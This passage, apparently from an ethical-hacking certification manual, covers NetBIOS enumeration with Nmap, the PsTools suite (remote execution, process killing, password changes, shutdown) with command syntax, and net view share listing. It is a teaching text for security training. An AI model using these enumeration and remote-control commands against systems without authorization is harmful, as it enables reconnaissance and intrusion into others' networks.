


```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: SERVER2022; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: SERVER2022, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:
[redacted] (Microsoft)
| Names:
|   SERVER2022<20>       Flags: <unique><active>
|   SERVER2022<00>       Flags: <unique><active>
|   CEH<00>              Flags: <group><active>
|   CEH<1c>              Flags: <group><active>
|   CEH<1b>              Flags: <unique><active>
```

Figure 4.5: Screenshot of Nmap NetBIOS enumeration output

The following are some additional NetBIOS enumeration tools:

- Global Network Inventory (*http://www.magnetosoft.com*)
- Advanced IP Scanner (*https://www.advanced-ip-scanner.com*)
- Hyena (*https://www.systemtools.com*)
- Nsauditor Network Security Auditor (*https://www.nsauditor.com*)



Enumerating User Accounts

- Enumerating user accounts using the **PsTools** suite helps to control and manage remote systems from the command line

PsExec - executes processes remotely

PsFile - shows files opened remotely

PsGetSid- displays the SID of a computer or user

PsKill - kills processes by name or process ID

PsInfo - lists information about a system

PsList - lists detailed information about processes

PsLoggedOn - shows who is logged on locally and via resource sharing

PsLogList - dumps event log records

PsPasswd - changes account passwords

PsShutdown - shuts down and optionally reboots a computer

https://docs.microsoft.com

Enumerating User Accounts

Source: *https://docs.microsoft.com*

Enumerating user accounts using the PsTools suite helps in controlling and managing remote systems from the command line. The following are some commands for enumerating user accounts.

- **PsExec**

  PsExec is a lightweight Telnet replacement that can execute processes on other systems, complete with full interactivity for console applications, without having to install client software manually. PsExec's most powerful use case is the launch of interactive command prompts on remote systems and remote-enabling tools such as ipconfig that otherwise cannot show information about remote systems. The syntax of the PsExec command is as follows:

  ```
  psexec [\\computer[,computer2[,...] | @file]][-u user [-p psswd][-n s][-r servicename][-h][-l][-s|-e][-x][-i [session]][-c executable [-f|-v]][-w directory][-d][-<priority>][-a n,n,...] cmd [arguments]
  ```

- **PsFile**

  PsFile is a command-line utility that shows a list of files on a system that opened remotely, and it can close opened files either by name or by a file identifier. The default behavior of PsFile is to list the files on the local system opened by remote systems. Typing a command followed by "- " displays information on the syntax for that command.

The syntax of the PsFile command is as follows:

```
psfile [\\RemoteComputer [-u Username [-p Password]]] [[Id | path] [-c]]
```

- **PsGetSid**

  PsGetSid translates SIDs to their display name and vice versa. It works on built-in accounts, domain accounts, and local accounts. It also displays the SIDs of user accounts and translates an SID into the name that represents it. It works across the network to query SIDs remotely. The syntax of the PsGetSid command is as follows:

  ```
  psgetsid [\\computer[,computer[,...] | @file] [-u username [-p password]]] [account|SID]
  ```

- **PsKill**

  PsKill is a kill utility that can kill processes on remote systems and terminate processes on the local computer. Running PsKill with a process ID directs it to kill the process of that ID on the local computer. If a process name is specified, PsKill will kill all processes that have that name. One need not install a client on the target computer to use PsKill to terminate a remote process. The syntax of the PsKill command is as follows:

  ```
  pskill [- ] [-t] [\\computer [-u username] [-p password]] <process name | process id>
  ```

- **PsInfo**

  PsInfo is a command-line tool that gathers key information about local or remote legacy Windows systems, including the type of installation, kernel build, registered organization and owner, number of processors and their type, amount of physical memory, installation date of the system, and expiration date in the case of a trial version. By default, PsInfo shows information for the local system. A remote computer name can be specified to obtain information for a remote system. The syntax of the PsInfo command is as follows:

  ```
  psinfo [[\\computer[,computer[,..] | @file [-u user [-p psswd]]] [-h] [-s] [-d] [-c [-t delimiter]] [filter]
  ```

- **PsList**

  PsList is a command-line tool that displays central processing unit (CPU) and memory information or thread statistics. Tools in the Resource Kits, pstat and pmon, show different types of data only for the processes on the system on which the tools are run.

- **PsLoggedOn**

  PsLoggedOn is an applet that displays both the locally logged-in users and users logged in via resources for either the local computer or a remote one. If a username is specified instead of a computer, PsLoggedOn searches the computers in the network neighborhood and reveals if the user currently logged in. PsLoggedOn defines a locally logged-in user is one that has a profile loaded into the registry. Therefore, PsLoggedOn determines who is logged in by scanning the keys under the HKEY_USERS key. For each key that has a name or user SID, PsLoggedOn looks up the corresponding username and displays it. To determine who logged into a computer via resource shares, PsLoggedOn uses the NetSessionEnum API. The syntax of the PsLoggedOn command is as follows:

```
psloggedon [- ] [-l] [-x] [\\computername | username]
```

- **PsLogList**

  The elogdump utility dumps the contents of an Event Log on a local or remote computer. PsLogList is a clone of elogdump except that PsLogList can log in to remote systems in situations where the user's security credentials would not permit access to the Event Log, and PsLogList retrieves message strings from the computer on which the event log is stored. The default function of PsLogList is to display the contents of the System Event Log on the local computer with visually friendly formatting. The syntax of the PsLogList command is as follows:

```
psloglist [- ] [\\computer[,computer[,...] | @file [-u username [-
p password]]] [-s [-t delimiter]] [-m #|-n #|-h #|-d #|-w][-c][-
x][-r][-a mm/dd/yy][-b mm/dd/yy][-f filter] [-i ID[,ID[,...] | -e
ID[,ID[,...]]] [-o event source[,event source][,..]]] [-q event
source[,event source][,..]]] [-l event log file] <eventlog>
```

- **PsPasswd**

  PsPasswd can change an account password on local or remote systems, and administrators can create batch files that run PsPasswd on the computers they manage to perform a mass change of the administrator password. PsPasswd uses Windows password reset APIs; therefore, it does not send passwords over the network in the cleartext. The syntax of the PsPasswd command is as follows:

```
pspasswd [[\\computer[,computer[,..] | @file [-u user [-p psswd]]]
Username [NewPassword]
```

- **PsShutdown**

  PsShutdown can shut down or reboot a local or remote computer. It requires no manual installation of client software. The syntax of the PsShutdown command is as follows:


```
psshutdown [[\\computer[,computer[,..] | @file [-u user [-p
psswd]]] -s|-r|-h|-d|-k|-a|-l|-o [-f] [-c] [-t nn|h:m] [-n s] [-v
nn] [-e [u|p]:xx:yy] [-m "message"]
```

Enumerating Shared Resources Using Net View

- The Net View utility is used to obtain a list of all the **shared resources of a remote host** or **workgroup**

Net View Commands

- **net view \\<computername>**
- **net view /domain:<domain name>**



```
C:\Users\Administrator>net view \\10.10.1.22 /ALL
Shared resources at \\10.10.1.22



Share name  Type  Used as  Comment

-----------------------------------------------------------
--------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
IPC$        IPC            Remote IPC
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
Users       Disk
The command completed successfully.


C:\Users\Administrator>
```

Enumerating Shared Resources Using Net View

Net View is a command-line utility that displays a list of computers in a specified workgroup or shared resources available on a specified computer. It can be used in the following ways.

`net view \\<computername>`

In the above command, `<computername>` is the name or IP address of a specific computer, the resources of which are to be displayed.

`net view \\<computername> /ALL`

The above command displays all the shares on the specified remote computer, along with hidden shares.

